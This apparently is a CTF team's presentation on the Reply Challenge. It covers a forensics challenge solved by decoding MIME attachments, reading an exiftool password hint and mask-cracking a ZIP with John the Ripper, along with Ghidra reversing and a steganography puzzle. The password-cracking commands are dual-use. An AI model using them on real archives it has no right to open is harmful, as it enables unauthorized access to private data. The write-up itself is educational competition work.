

HOW CTF COMPETITIONS LEVEL UP YOUR PROFESSIONAL JOURNEY

AGENDA

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In computer security Capture the Flag (CTF), "flags" are secrets hidden in purposefully-vulnerable programs or websites.

Competitors steal flags either from other competitors (attack/defense-style CTFs) or from the organizers (jeopardy-style challenges).

Several variations exist, including hiding flags in hardware devices.

source: Wikipedia

Reply Challenge

jeopardy-style competition

CODING	WEB	BINARY	CRYPTO	MISCELLANEOUS
 NumOps enigma  Completed on 10/13/2023 @ 8:45 PM with just one try!	 Becco Buffet  Completed on 10/13/2023 @ 9:44 PM with just one try!	 Ivano only drinks steel uoter  VIEW	 RSA: Rapid Solvable Attack  Completed on 10/13/2023 @ 7:57 PM with 2 tries	 Kingply  Completed on 10/14/2023 @ 12:31 AM with just one try!
Honey for scarabs  VIEW	The Last Fighting Goat  VIEW	PEA  VIEW	VizCrypto Adventure  VIEW	Zombie attack  VIEW
GeometricGravity Quest  Completed on 10/14/2023 @ 2:25 PM with just one try!	Becco Card Clash  VIEW	The Quizzone  VIEW	Meatsafe Cipher  VIEW	Memory is cheating on you...  VIEW
DeliverSmart 	Goats&Snakes 	Grafted Machine 	MLCPO 	Listen, you fools! 

Team: Hawajska poproszę:

- LCF
- Władek
- Piotr
- SQreek

Results:

- 2021: 18th
- 2022: 33th
- 2023: 63th

Level 1

KINGPLY

100 points 

In the heart of the Misc Realm, R-Boy prepares for the decisive battle. He never expected to encounter an old foe: the master of the digital underworld in this realm is Zer0, someone he knows well. The atmosphere grows increasingly tense, and Zer0 reveals an ace up his sleeve: an extremely advanced Artificial Intelligence called "Nethra," programmed to predict and counter every move R-Boy makes. However, it seems that some clues for gaining an advantage have been disguised.


MATERIALS



misc-100.zip



Completed on 10/14/2023 @ 12:31 AM with just one try!



Subject: Important Dental Health Update for Janice Feng
From: Customer Care at Kingply SRL customercare@kingply.it
To: Janice Feng jfeng@veryrealmail.com
Date: August 2, 2023

MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="==KingplyBoundary"

- ==KingplyBoundary
Content-Type: text/plain; charset="utf-8"

Dear Janice Feng,

We hope this email finds you well. We value your dental health and are reaching out to provide you with an important update regarding your dental health. We understand that dental health is crucial for overall well-being, and we want to ensure that you are informed about any potential issues or concerns.

After reviewing your dental records, our dental professionals have identified a few areas of concern that require immediate attention. We recommend that you make an appointment with your dentist as soon as possible to discuss these findings and receive personalized treatment recommendations.

In the meantime, it is essential to maintain good oral hygiene by brushing twice daily and flossing once daily. Avoiding sugary foods and drinks can also help prevent further damage to your teeth and gums.


We appreciate your attention to this matter and thank you for being a valued customer. If you have any questions or concerns, please do not hesitate to contact us. We are here to support you every step of the way.

Best regards,
Customer Care at Kingply SRL

```
--==KingplyBoundary--  
Content-Type: application/zip; name="important_dental_informa  
Content-Transfer-Encoding: base64  
Content-Disposition: attachment; filename="important_dental_i  
  
UEsDBDMAAQBjABt3Q1cAAAAAPwAACMAAAAIAAsAZmxhZy50eHQBmQcAAgBBF  
  
--==KingplyBoundary--
```

```
--==KingplyBoundary--  
Content-Type: image/png; name="receipt.png"  
Content-Transfer-Encoding: base64  
Content-Disposition: attachment; filename="receipt.png"  
  
iVBORw0KGgoAAAANSUhEUgAABYAAAANZCAYAAC2sJrzAAAAAXNSR0IArs4c6  
  
--==KingplyBoundary--
```

```
sed -n 48p email.txt | tr -d '\n\r' | base64 --decode > import.html  
sed -n 57p email.txt | tr -d '\n\r' | base64 --decode > received.html
```





KINGPLY SRL

Patient: Janice Feng

Date of Birth: 02/08/1990

Postal Code: 00100

Date of Visit: 13/07/2023

Dentist: Re Ply

Services	
Description	Amount (€)
Comprehensive Dental Examination	80
X-rays and Imaging	50
Cavity Detection	30
Dental Cleaning	20
Total Due:	180

Thank you for choosing Kingply SRL for your dental care.

Your oral health is important to us.

For any inquiries or to schedule your next appointment, please contact our Customer Care team at
customercare@kingply.it.

```
$ exiftool receipt.png
ExifTool Version Number      : 12.40
File Name                   : receipt.png
Directory                   : .
File Size                   : 121 KiB
File Modification Date/Time : 2024:01:21 20:55:07+01:00
File Access Date/Time       : 2024:01:21 20:55:10+01:00
File Inode Change Date/Time: 2024:01:21 20:55:07+01:00
File Permissions            : -rw-rw-r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 1408
Image Height                : 857
Bit Depth                   : 8
Color Type                  : RGB with Alpha
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
SRGB Rendering              : Perceptual
Gamma                       : 2.2
Pixels Per Unit X           : 4724
Pixels Per Unit Y           : 4724
Pixel Units                 : meters
Artist                      : birthDateMail***R3ply!
Copyright                   : checkArtistFieldForPwdFormat
Image Size                  : 1408x857
Megapixels                  : 1.2
```



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900802jfeng@veryrealmail.com***R3ply!

```
$ 7z e important_dental_information.zip -p'900802jfeng@veryre  
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016  
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on)  
  
Scanning the drive for archives:  
1 file, 235 bytes (1 KiB)  
  
Extracting archive: important_dental_information.zip  
--  
Path = important_dental_information.zip  
Type = zip  
Physical Size = 235  
  
ERROR: Wrong password : flag.txt
```

```
$ zip2john important_dental_information.zip > hash
```

```
$ john --mask='900802jfeng@veryrealmail.com?a?a?aR3ply!' hash  
Warning: detected hash type "ZIP", but the string is also rec  
Use the "--format=ZIP-opencl" option to force loading these a  
Using default input encoding: UTF-8  
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2  
Cracked 1 password hash (is in /home/sqreek/snap/john-the-rip  
No password hashes left to crack (see FAQ)
```

```
$ john --show hash  
important_dental_information.zip.flag.txt:900802jfeng@veryrea  
1 password hash cracked, 0 left
```

```
$ john --show hash | head -n1 | awk -F: '{print $2}'  
900802jfeng@veryrealmail.com!@#R3ply!
```

```
$ 7z e important_dental_information.zip -p'900802jfeng@veryre  
$ cat flag.txt  
{FLG:J4n1c3_h4s_g0t_s0m3_b4d_t33th}
```

quick take away:

- exiftool is a nice tool
- John the ripper is a nice tool
- Banks/Health companies cheats

Binary 100

```
sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$ ls
binary100-4346df085c353067ee69667e2e49d9b8.exe
sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$ wine binary100-4346df085c353067ee69667e2e49d9b8.exe
*****
** Welcome to the MAGIC POT      ****
** Code is desapearing..        ****
** ... strings are confused ...  ****
** ... and functions are mixed!! ****
*****
*****
** Insert your items for the magical potion ****
** and shake them with your magic spoon  ****
***** AND GET THE SECRET!! ****
*****

Select The action:
A - Add woods
B - Shake the pot
C - Cool the mix
D - Blow on the fire
E - Throw the ingredients
>A
Select The action:
A - Add woods
B - Shake the pot
C - Cool the mix
D - Blow on the fire
E - Throw the ingredients
>C
Your potion is wrong! Check the recipe!
sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$ 0094:err:rpc:I_RpcReceive we got fault packet with status 0x1c010003
^C
sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$
```

CodeBrowser: 2022-bin100:/binary100-4346df085c353067ee69667e2e49d9b8.exe

File Edit Analysis Graph Navigation Search Select Tools Window Help

Program Trees

- binary100-4346df085c353067ee69667e2e49d9b8.exe
 - Headers
 - .text
 - .rdata
 - .data
 - .rsrc
 - .reloc
 - Debug Data
 - ldb

Program Tree

Symbol Tree

- KERNEL32.DLL
- VCRUNTIME140.DLL
- Exports
- entry
- Functions
 - entry
 - find_pe_section
 - FUN_0040
 - Labels

Filter:

Data Type Manager

- binary100-4346df085c353067ee69667e2e49d9b8.exe
 - basesd.h
 - crtdefs.h
 - Demangler
 - DOS
 - ehdata.h
 - excpt.h
 - mbstring.h
 - PDB
 - PE

Filter:

Function Call Trees: entry - (binary100-4346df085c353067ee69667e2e49d9b8.exe)

Incoming Calls

- Incoming References - entry

Disassembled View

```

00401a08 CALL __security_init_cookie
00401a0d JMP FUN_00401886
00401a12 PUSH EBP
00401a13 MOV EBP,ESP
00401a15 PUSH 0x0

```

Outgoing Calls

- Outgoing References - entry
 - __security_init_cookie
 - FUN_00401886

Filter:

C Decompile: entry - (binary100-4346...

```

1 void entry(void)
2 {
3     __security_init_cookie();
4     FUN_00401886();
5     return;
6 }
7
8
9

```

Listing: binary100-4346df085c353067ee69667e2e49d9b8.exe

004031a4 69 74 65 ds "items.txt" 6d 73 2e 74 78 74 00 004031ae 00 ?? 00h 004031af 00 ?? 00h DAT_004031b0 XREF[2] : 004031b0 25 ?? 25h % 004031b1 63 ?? 63h c 004031b2 00 ?? 00h 004031b3 00 ?? 00h s_You_added_a_new_item_into_the_po_004031b4 XREF[1] : 004031b4 59 6f 75 ds "You added a new item into the pot : %s\n" 20 61 64 64 65 64 ... s_igfoot_nail_004031dd XREF[3, 2] : s_gfoot_nail_004031de s_Bigfoot_nail_004031dc 004031dc 42 69 67 ds "Bigfoot nail" 66 6f 6f 74 20 6e ... s_Terrible_smell_004031ec XREF[1] : 004031ec 54 65 72 ds "Terrible smell" 72 69 62 6c 65 20 ... 004031fb 00 ?? 00h s_nicorn_hair_004031fd XREF[3, 2] : s_icorn_hair_004031fe s_Unicorn_hair_004031fc	XREF[1] : FUN_004011a0:004012a1(*) XREF[2] : FUN_004011a0:0040120b(*), FUN_004011a0:00401234(*) XREF[1] : FUN_004011a0:00401414(*) XREF[3, 2] : FUN_004011a0:0040125d(*), FUN_004011a0:00401264(R), FUN_004011a0:0040129a(*), FUN_004011a0:00401264(R), FUN_004011a0:0040126f(R) XREF[1] : FUN_004011a0:004012a1(*) XREF[3, 2] : FUN_004011a0:004012ad(*), FUN_004011a0:004012ba(R), FUN_004011a0:004012f0(*), FUN_004011a0:004012ba(R), FUN_004011a0:004012e5(R)
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Eyelashes

Sugar

Dragon teeth

Unicorn hair

Bigfoot nail

items.txt


```
Bigfoot nail  
Unicorn hair  
Sugar
```

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```

CODING - 300



```
# sudo -r fog
```

In his unconscious state, R-boy's vision is all mixed up.
The images he sees seem to be indecipherable, as if the pixels

Suddenly, R-boy finds a sheet of paper with written notes:

```
\```
np.random.seed(seed)
indices = np.random.permutation(len(pix))
...
stepic.encode(img, message)
...
imutils.rotate(img, angle=rot_angle)
\````
```


stepic 0.5.0

pip install stepic



Latest version

Released: May 12, 2020

Python image steganography

Navigation

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Release history

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Verified details

These details have been verified by PyPI

Maintainers

Project description

Stepic - Python image steganography <https://launchpad.net/stepic>


INTRODUCTION

Stepic hides arbitrary data inside Pillow images.

Stepic is a Python module and command line tool for hiding arbitrary data within images by slightly modifying the colors. These modifications are generally imperceptible to humans, but are machine detectable. Works with RGB, RGBA, or CMYK images. Does not work with JPEG or other lossy compression schemes.

VERSION

```
def unrandomizepixels(im: Image.Image, seed):
    imnew = im.copy()
    imszie = im.size
    imdata = list(im.getdata())
    np.random.seed(seed)
    indices = np.random.permutation(len(imdata))
    for src, dst in enumerate(indices):
        x, y = dst // imszie[0], dst % imszie[1]
        imnew.putpixel((x, y), imdata[src])
    return imnew
```

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		ʊ	ɔɪ	əɪ		ɪ			ɛ	ɔ	8
ə	ɔ	ɔɪ	ɪ	8	ə	ɪ	ɔɪ	ə	ɛ	ɪ	10
ɛɪ	ɔɪ	ɪ	ɔ	ɔɪ	ə	ɪ	ə	8	ɪ	ɔ	11
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ɔ	ə	4	ɛ	3	ɔɪ	4	ɪ	6	ɪ	3	12
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ɪ	2	4	3	11	5	11	8	3	10	6	8


6			3	16	7		2	12		9	8			15
14	13		2	10	5		9	3	1	8	7	6	11	4
			12			2	15	4	6	14		5		9
10	8	5		4			11		16	15	7			
